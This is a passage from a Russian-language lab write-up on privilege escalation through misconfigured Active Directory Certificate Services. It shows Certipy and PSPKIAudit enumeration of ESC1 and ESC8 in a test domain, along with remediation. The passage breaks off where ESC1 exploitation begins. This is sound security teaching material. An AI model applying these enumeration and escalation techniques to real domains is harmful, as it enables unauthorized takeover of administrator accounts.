

Windows Active Directory Certificate Services (ADCS): методы компрометации, эскалации привилегий и защиты

Автор	https://t.me/dantpro
URL	https://github.com/dantpro/lab_pki/blob/main/contoso_adcs/windows_adcs_esc.pdf
Версия	1.0

1. Вводные замечания

В данной работе продемонстрированы основные методы эскалации привилегий в домене Windows с развёрнутой службой Public Key Infrastructure (PKI) Active Directory Certificate Services (ADCS) и компрометации службы сертификатов. Также рассказано о мерах, которые необходимо предпринять для предотвращения этих неприятных событий.

В Windows, начиная с версии Windows Server 2016, поддерживается расширение протокола Kerberos PKINIT, которое позволяет выполнить Kerberos-аутентификацию компьютера или пользователя в домене Active Directory с помощью асимметричного шифрования и закрытого ключа цифрового удостоверения подлинности (сертификата), который является эквивалентом пароля в традиционной пользовательской аутентификации.

Предполагаем, что нам известны учётные данные пользователя `user`, входящего в группу `CONTOSO\Domain Users` в лабораторной инфраструктуре `CONTOSO.LAB`, у которого есть права `GenericWrite` (изменение основных атрибутов в AD) на другой непривилегированный аккаунт этого домена `userSAN@contoso.lab`.

Доменное имя пользователя (UPN)	Пароль
<code>user@contoso.lab</code>	<code>password</code>

Таблица 1




Рисунок 1

2. Лабораторный стенд

В работе используется лабораторная инфраструктура AD CONTOSO.LAB, развернутая на базе ОС Windows Server 2022 21H2 Build 20348.4052 с последними на текущий момент обновлениями (август 2025).

contoso

TASKS ▾

Domain	Domain
Managed By	Domain name: contoso.lab Pre-Windows 2000 domain name: CONTOSO
Extensions	Domain functional level: Windows Server 2016 Forest functional level: Windows Server 2016 Schema functional level: Windows Server 2016
	<input checked="" type="checkbox"/> Enable rolling of expiring NTLM secrets during sign on, for users who are required to use Microsoft Passport or smart card for interactive sign on <input checked="" type="checkbox"/> Protect from accidental deletion

Рисунок 2

Роли пользователей и компьютеров домена CONTOSO:

Имя пользователя	Описание
CONTOSO\user	Скомпрометированный каким-либо способом непривилегированный пользователь домена, пароль которого нам известен
CONTOSO\userSAN	Непривилегированный пользователь домена, доступный нам запись от имени скомпрометированного аккаунта user
CONTOSO\Administrator	Аккаунт администратора домена и инфраструктуры PKI – целевой аккаунт, который необходимо скомпрометировать

Таблица 2

Имя компьютера	IP Адрес	Описание
CNT-ADC-1	192.168.250.250	Контроллер домена CONTOSO.LAB
CNT-PKI-0	192.168.250.240	Корневой центр сертификации ADCS – недоменный компьютер, который должен быть выключен и физически отключен от сети после выполнения первоначальной настройки
CNT-PKI-1	192.168.250.241	Основной доменный выпускающий центр сертификации с веб-службами для запроса сертификатов и сопровождения их жизненного цикла
CNT-PT-1	192.168.250.100	Kali Linux с которого выполняем аудит

Таблица 3

Подробное описание инфраструктуры PKI ADCS CONTOSO.LAB выходит за рамки данной работы и представлено в виде схемы и скриншотов на рисунках ниже.
Скрипты, используемые для развёртывания этой инфраструктуры доступны по ссылке:
https://github.com/dantpro/_lab_pki/tree/main/contoso_adcs




Рисунок 3

Name	Status	Expiration Date	Location
cnt-ca-subent (V0.0)	OK	22.08.2045 11:14	
CA Certificate	OK	22.08.2045 11:14	http://pki.contoso.lab/pki/cnt-ca-root.crt
AIA Location #1	OK	22.08.2045 11:14	http://pki.contoso.lab/pki/cnt-ca-root?cn=AIA,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=contoso,DC=lab?certid
AIA Location #2	OK	22.08.2045 11:14	ldap://CN=cnt-ca-root,CN=AIA,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=contoso,DC=lab?certid
CDP Location #1	OK	04.09.2026 11:54	http://pki.contoso.lab/pki/cnt-ca-root.crl
CDP Location #2	OK	04.09.2026 11:54	ldap://CN=cnt-ca-root,CN=cnt-pki-0,CN=CDP,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=contoso,DC=lab?crl

Рисунок 4

Name	Status	Expiration Date	Location
cnt-ca-root (V0.0)	OK	25.08.2035 11:02	
CA Certificate	OK	25.08.2035 11:02	http://pki.contoso.lab/pki/cnt-ca-subent.crt
AIA Location #1	OK	25.08.2035 11:02	http://pki.contoso.lab/pki/cnt-ca-subent?cn=AIA,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=contoso,DC=lab?certid
AIA Location #2	OK	25.08.2035 11:02	ldap://CN=cnt-ca-subent,CN=AIA,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=contoso,DC=lab?certid
CDP Location #1	OK	09.09.2025 15:56	http://pki.contoso.lab/pki/cnt-ca-subent.crl
DeltaCRL Location #1	OK	04.09.2025 3:56	http://pki.contoso.lab/pki/cnt-ca-subent+1.crl
DeltaCRL Location #2	OK	04.09.2025 3:56	ldap://CN=cnt-ca-subent,CN=cnt-pki-1,CN=CDP,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=contoso,DC=lab?crl
CDP Location #2	OK	09.09.2025 15:56	ldap://CN=cnt-ca-subent,CN=cnt-pki-1,CN=CDP,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=contoso,DC=lab?crl

Рисунок 5


3. Инструменты аудита

Certipy

<https://github.com/ly4k/Certipy>

Python-утилита Certipy входит в инструментарий Kali Linux, где может быть установлена из штатного репозитория дистрибутива командой:

```
sudo apt install certipy-ad
```



```
(pt@cnt-pt-1) ~]$ sudo apt install certipy-ad
Installing:
 certipy-ad


Summary:
 Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 12
 Download size: 122 kB
 Space needed: 755 kB / 39.6 GB available

Get:1 https://mirror.truenetwork.ru/kali kali-rolling/main amd64 certipy-ad all 5.0.3-0kali1 [122 kB]
Fetched 122 kB in 0s (874 kB/s)
Selecting previously unselected package certipy-ad.
(Reading database ... 298938 files and directories currently installed.)
Preparing to unpack .../certipy-ad_5.0.3-0kali1_all.deb ...
Unpacking certipy-ad (5.0.3-0kali1) ...
Setting up certipy-ad (5.0.3-0kali1) ...
Processing triggers for kali-menu (2025.3.0) ...
Scanning processes ...
Scanning linux images ...
```

Рисунок 6

Базовый аудит уязвимых конфигураций инфраструктуры ADCS:

```
certipy-ad find -u 'user@contoso.lab' -p 'password' \
    -target cnt-adc-1.contoso.lab \
    -stdout \
    -enabled \
    -vulnerable \
    -hide-admins
```



```
(pt@cnt-pt-1) ~]$ certipy-ad find -u 'user@contoso.lab' -p 'password' -target cnt-adc-1.contoso.lab -stdout -enabled -vulnerable -hide-admins
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 40 certificate templates
[*] Finding certificate authorities
[*] Found 3 certificate authority
[*] Found 2 enabled certificate templates
[*] Found 28 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'cnt-ca-subent' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'cnt-ca-subent'
[*] Checking web enrollment for CA 'cnt-ca-subent' @ 'cnt-pki-1.contoso.lab'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name          : cnt-ca-subent
    DNS Name        : cnt-pki-1.contoso.lab
    Certificate Subject   : CN=cnt-ca-subent, DC=contoso, DC=lab
    Certificate Serial Number : 6400000002A884C82Fc69044AB000000000002
    Certificate Validity Start : 2025-08-25 03:52:10+00:00
    Certificate Validity End   : 2035-08-25 04:02:10+00:00
    Web Enrollment
      HTTP           : 
        Enabled       : True
        HTTPS          : 
        Enabled       : True
        Channel Binding (EPA) : 
        User Specified SAN : 
        Request Disposition : Issue
        Enforce Encryption for Requests : Enabled
        Active Policy   : CertificateAuthority_MicrosoftDefault.Policy
      Permissions
        Access Rights : 
          Enroll       : CONTOSO.LAB\Authenticated Users
        [!] Vulnerabilities
          ESC8          : Web Enrollment is enabled over HTTP and HTTPS, and Channel Binding is disabled.
        Certificate Templates


```

Рисунок 7

Certipy так же можно установить из PIP-репозитория Python для получения, возможно, более актуальной версии утилиты чем та, которая доступна в репозитории Kali.

Установка и использование утилиты certipy в виртуальном окружении Python (certipy-ad - версия репозитория Kali, certipy - версия репозитория Python):

```
mkdir -p ~/tools/certipy
cd ~/tools/certipy
python3 -m venv .venv
source ./venv/bin/activate
pip install certipy-ad
certipy -v
certipy-ad -v
deactivate
```



```
(pt@cnt-pt-1)~/.tools/certipy]$ mkdir -p ~/tools/certipy
(pt@cnt-pt-1)~/.tools/certipy]$ cd ~/tools/certipy
(pt@cnt-pt-1)~/.tools/certipy]$ python3 -m venv .venv
(pt@cnt-pt-1)~/.tools/certipy]$ source ./venv/bin/activate
(.venv)~(pt@cnt-pt-1)~/.tools/certipy]$ pip install certipy-ad
```

Рисунок 8

```
Using cached py-parsifal-2.22.pys-none-any.whl (117 kB)
Using cached pycryptodomex-3.23.0-cp37-abi3-manylinux2_17_x86_64.manylinux2014_x86_64.whl (2.3 MB)
Using cached certipy-5.0.3-cp37-abi3-manylinux2_17_x86_64.whl (14.4 MB)
Using cached six-1.17.0-py3.py3-none-any.whl (11 kB)
Installing collected packages: asn1crypto, urllib3, typing-extensions, soupsieve, sniffio, six, setuptools, pycryptodomex, pycryptodome, pyparser, pyasn1, markupsafe, itsdangerous, idna, h11, dnspython, click, charset_normalizer, certifi, blinker, argcomplete, werkzeug, requests, pyasn1_modules, ldap3, jinja2, httpcore, cffi, beautifulsoup4, anyio, ldapdomaindump, httpx, flask, cryptography, pyopensemantic, impacket, certipy-ad
  Using cached asn1crypto-3.0.2-cp37-abi3-manylinux2_17_x86_64.whl (1.2 MB)
  Using cached urllib3-1.26.7-cp37-abi3-manylinux2_17_x86_64.whl (1.2 MB)
  Using cached typing_extensions-3.10.0-cp37-abi3-manylinux2_17_x86_64.whl (6.2 kB)
  Using cached soupsieve-2.3.2-cp37-abi3-manylinux2_17_x86_64.whl (1.2 MB)
  Using cached sniffio-2.8.0-py3.7-cp37-abi3-manylinux2_17_x86_64.whl (1.2 MB)
  Using cached six-1.17.0-py3.7-py3-none-any.whl (11 kB)
  Using cached pycryptodomex-3.23.0-cp37-abi3-manylinux2_17_x86_64.whl (2.3 MB)
  Using cached certipy-5.0.3-cp37-abi3-manylinux2_17_x86_64.whl (14.4 MB)
  Using cached certipy-ad-5.0.3-cp37-abi3-manylinux2_17_x86_64.whl (14.4 MB)
  Using cached itsdangerous-2.2.0-cp37-abi3-manylinux2_17_x86_64.whl (1.2 MB)
  Using cached ldap3-2.9.1-cp37-abi3-manylinux2_17_x86_64.whl (1.2 MB)
  Using cached markupsafe-3.0.2-py3.7-py3-none-any.whl (1.2 MB)
  Using cached pyasn1-0.6.3-py3.7-py3-none-any.whl (1.2 MB)
  Using cached pyparser-2.2.2-py3.7-py3-none-any.whl (1.2 MB)
  Using cached pycryptodome-3.22.0-py3.7-py3-none-any.whl (1.2 MB)
  Using cached pyopenssl-24.0.0-py3.7-py3-none-any.whl (1.2 MB)
  Using cached requests-2.32.5-py3.7-py3-none-any.whl (1.2 MB)
  Using cached werkzeug-3.1.3-py3.7-py3-none-any.whl (1.2 MB)
(.venv)~(pt@cnt-pt-1)~/.tools/certipy]$ certipy
Certipy v5.0.3 - by Oliver Lyak (ly4k)

(.venv)~(pt@cnt-pt-1)~/.tools/certipy]$ certipy-ad
Certipy v5.0.3 - by Oliver Lyak (ly4k)

(.venv)~(pt@cnt-pt-1)~/.tools/certipy]$ deactivate
(pt@cnt-pt-1)~/.tools/certipy]$
```

Рисунок 9

```
~/.tools/certipy]$ (pt@cnt-pt-1)~/.tools/certipy]$ cd ~/tools/certipy
(pt@cnt-pt-1)~/.tools/certipy]$ source ./venv/bin/activate
(.venv)~(pt@cnt-pt-1)~/.tools/certipy]$ certipy -v
Certipy v5.0.3 - by Oliver Lyak (ly4k)

(.venv)~(pt@cnt-pt-1)~/.tools/certipy]$ deactivate
(pt@cnt-pt-1)~/.tools/certipy]$
```

Рисунок 10

PSPKIAudit

<https://github.com/GhostPack/PSPKIAudit>
<https://www.powershellgallery.com/packages/PSPKI>

PSPKIAudit – это Windows Powershell-модуль аудита инфраструктуры PKI, зависящий от другого популярного модуля PSPKI из Powershell Gallery, которые устанавливаются и используются следующим образом (нужен git; предполагаемый целевой путь установки модуля - c:\tools\psm\):

```

New-Item -Path 'c:\tools\psm' -ItemType Directory -Force
Set-Location c:\tools\psm\
git clone https://github.com/GhostPack/PSPKIAudit
Set-Location .\PSPKIAudit\
Get-ChildItem -Recurse | Unblock-File
Install-Module -Name PSPKI
Import-Module .\PSPKIAudit.psd1
Invoke-PKIAudit -CAComputerName cnt-pki-1.contoso.lab

```

```

PS C:\tools\psm\PSPKIAudit
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

[PoSh] New-Item -Path 'c:\tools\psm' -ItemType Directory -Force

    Directory: C:\tools

Mode           LastWriteTime     Length Name
----           -----          ---- 
d----       03.09.2025      16:11      psm

[PoSh] Set-Location C:\tools\psm\
[PoSh] git clone https://github.com/GhostPack/PSPKIAudit
Cloning into 'PSPKIAudit'...
remote: Enumerating objects: 251, done.
remote: Counting objects: 100% (93/93), done.
remote: Compressing objects: 100% (50/50), done.
remote: Total 251 (delta 46), reused 88 (delta 42), pack-reused 158 (from 1)
Receiving objects: 100% (251/251), 820.98 KiB | 1.94 MiB/s, done.
Resolving deltas: 100% (161/161), done.
[PoSh] Set-Location .\PSPKIAudit\
[PoSh] Get-ChildItem -Recurse | Unblock-File
[PoSh] Install-Module -Name PSPKI

Untrusted repository
You are installing the modules from an untrusted repository. If you trust this repository, change its
InstallationPolicy value by running the Set-PSRepository cmdlet. Are you sure you want to install the modules from
'PSGallery'?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): y
[PoSh] Import-Module .\PSPKIAudit.psd1
[PoSh]

```

Рисунок 11

```

[PoSh] Import-Module .\PSPKIAudit.psd1
[PoSh] Invoke-PKIAudit -CAComputerName cnt-pki-1.contoso.lab

PSPKIAudit v0.3.8

[*] Enumerating certificate authorities with Get-AuditCertificateAuthority...

*** Certificate Authority ===

ComputerName      : cnt-pki-1.contoso.lab
CAName           : cnt-ca-subent
ConfigString     : cnt-pki-1.contoso.lab\cnt-ca-subent
IsRoot           : False
AllowsUserSuppliedSans : False
VulnerableACL   : False
EnrollmentPrincipals : NT AUTHORITY\Authenticated Users
EnrollmentEndpoints :
NTLMEnrollmentEndpoints : http://cnt-pki-1.contoso.lab/certsrv/|https://cnt-pki-1.contoso.lab/certsrv/
DACL             : NT AUTHORITY\Authenticated Users (Allow) - Enroll
                  BUILTIN\Administrators (Allow) - ManageCA, ManageCertificates
                  CONTOSO\Domain Admins (Allow) - ManageCA, ManageCertificates
                  CONTOSO\Enterprise Admins (Allow) - ManageCA, ManageCertificates
Misconfigurations : ESC8

[!] The above CA is misconfigured!

[*] No vulnerable certificate templates found for this CA.

[*] NOTE: this is not a guarantee that this CA environment is secure!

```

Рисунок 12

4. Основные методы повышения привилегий в доменной инфраструктуре Windows с использованием недостатков конфигурирования служб ADCS, их причины и устранение

ESC1 – Основная уязвимость, возможна передача дополнительного имени SAN в запросе сертификата по шаблону

Сертификат можно использовать для клиентской аутентификации только в том случае, если в его свойствах заданы определённые EKU-расширения с известными идентификаторами OID, либо расширения EKU отсутствуют:

EKU	OID
Client Authentication	1.3.6.1.5.5.7.3.2
Smart Card Logon	1.3.6.1.4.1.311.20.2.2
PKINIT Client Authentication	1.3.6.1.5.2.3.4
Any Purpose	2.5.29.37.0
No EKU (Не задан ни один EKU)	

Таблица 4

Эскалация ESC1 возможна, когда доступен для запроса сертификат по шаблону, в котором разрешено указать произвольное дополнительное имя SAN (Subject Alternative Name) в запросе сертификата клиентской аутентификации, без проверки и утверждения такого запроса уполномоченным администратором, что позволяет получить сертификат на имя любого пользователя домена, включая встроенного Administrator:

```
Certificate Templates
  0
    Template Name          : _cnt_cert_esc1
    Display Name           : _cnt_cert_esc1
    Certificate Authorities : cnt-ca-subent
    Enabled                : True
    Client Authentication   : True
    Enrollment Agent       : False
    Any Purpose             : False
    Enrollee Supplies Subject : True
    Certificate Name Flag  : EnrolleeSuppliesSubject
    Private Key Flag        : ExportableKey
    Extended Key Usage      : Client Authentication
    Requires Manager Approval : False
    Requires Key Archival   : False
    Authorized Signatures Required : 0
    Schema Version          : 2
    Validity Period         : 5 years
    Renewal Period           : 6 weeks
    Minimum RSA Key Length  : 2048
    Template Created        : 2025-08-28T05:31:06+00:00
    Template Last Modified  : 2025-09-04T08:28:54+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights   : CONTOSO.LAB\Domain Users
      [*] User Enrollable Principals : CONTOSO.LAB\Domain Users
      [!] Vulnerabilities
        ESC1                 : Enrollee supplies subject and template allows client authentication.

[pt@cnt-pt-1:~]
$ certipy-ad find -u 'user@contoso.lab' -p 'password' -target cnt-adc-1.contoso.lab -stdout -enabled -vulnerable -hide-admins
```

Рисунок 13

```
[!] Potentially vulnerable Certificate Templates:
CA                  : cnt-pki-1.contoso.lab\cnt-ca-subent
Name                : _cnt_cert_esc1
SchemaVersion       : 2
OID                 : 1.3.6.1.4.1.311.21.8.16645133.6647191.1067185.2617685.2452141.114.2869268.3252391)
VulnerableTemplateACL : False
LowPrivCanEnroll   : True
EnrolleeSuppliesSubject : True
EnhancedKeyUsage     : Client Authentication (1.3.6.1.5.5.7.3.2)
HasAuthenticationEku : True
HasDangerousEku      : False
EnrollmentAgentTemplate : False
CAManagerApproval   : False
IssuanceRequirements : [Issuance Requirements]
                      Authorized signature count: 0
                      Reenrollment requires: same criteria as for enrollment.
ValidityPeriod       : 5 years
RenewalPeriod         : 6 weeks
Owner                : CONTOSO\Administrator
DACL                : NT AUTHORITY\Authenticated Users (Allow) - Read
                      CONTOSO\Administrator (Allow) - Read, Write
                      CONTOSO\Domain Admins (Allow) - Read, Write, Enroll
                      CONTOSO\Domain Users (Allow) - Read, Enroll
                      CONTOSO\Enterprise Admins (Allow) - Read, Write, Enroll
Misconfigurations    : ESC1

[PoSh] Invoke-PKIAudit -CAComputerName cnt-pki-1.contoso.lab
```

Рисунок 14

Шаблон сертификата уязвим к ESC1 если у него выставлен флаг
CT_FLAG_ENROLLEE_SUPPLIES SUBJECT = 0x00000001, при этом в AD атрибут шаблона msPKI-Certificate-Name-Flag = 1:




Рисунок 15

Уязвимая конфигурация шаблона `_cnt_cert_esc1`:

Таблица 5

Исправление уязвимости ESC1:




Рисунок 16

```
2
Template Name          : _cnt_cert_esc1
Display Name           : _cnt_cert_esc1
Certificate Authorities : cnt-ca-subent
Enabled                : True
Client Authentication   : True
Enrollment Agent       : False
Any Purpose             : False
Enrollee Supplies Subject : EnrolleeSuppliesSubject
Certificate Name Flag   : PendAllRequests
Enrollment Flag         : ExportableKey
Extended Key Usage      : Client Authentication
Requires Manager Approval : True
Requires Key Archival    : False
Authorized Signatures Required : 0
Schema Version          : 2
Validity Period         : 5 years
Renewal Period           : 6 weeks
Minimum RSA Key Length  : 2048
Template Created         : 2025-08-28T05:31:06+00:00
Template Last Modified   : 2025-09-04T08:34:01+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights      : CONTOSO.LAB\Domain Users
  [+ User Enrollable Principals : CONTOSO.LAB\Domain Users

(pt@cnt-pt-1:~)
$ certipy-ad find -u 'user@contoso.lab' -p 'password' -target cnt-adc-1.contoso.lab -stdout -enabled -hide-admins
```

Рисунок 17

В 2022 году майское обновление Windows KB5014754 принесло много изменений в механизмы проверки безопасности аутентификации через PKINIT:

<https://support.microsoft.com/en-us/topic/kb5014754-certificate-based-authentication-changes-on-windows-domain-controllers-ad2c23b0-15d8-4340-a468-4d4f3b188f16>

Одно из нововведений заключается в том, что во все сертификаты добавляется расширение szOID_NTDS_CA_SECURITY_EXT с OID 1.3.6.1.4.1.311.25.2, которое автоматически заполняется SID-ом запрашивающего сертификат пользователя при получении сертификата через механизмы запроса Windows. Также SID должен добавляться в поля сертификата, где перечислены SAN.

Сертификаты без SID нельзя использовать для аутентификации в PKINIT, поэтому в утилите Certipy мы должны добавлять корректный SID аккаунта, на имя которого запрашиваем сертификат, в параметр запроса.

Пример эксплуатации уязвимости ESC1:

Получаем SID встроенного аккаунта Administrator

```
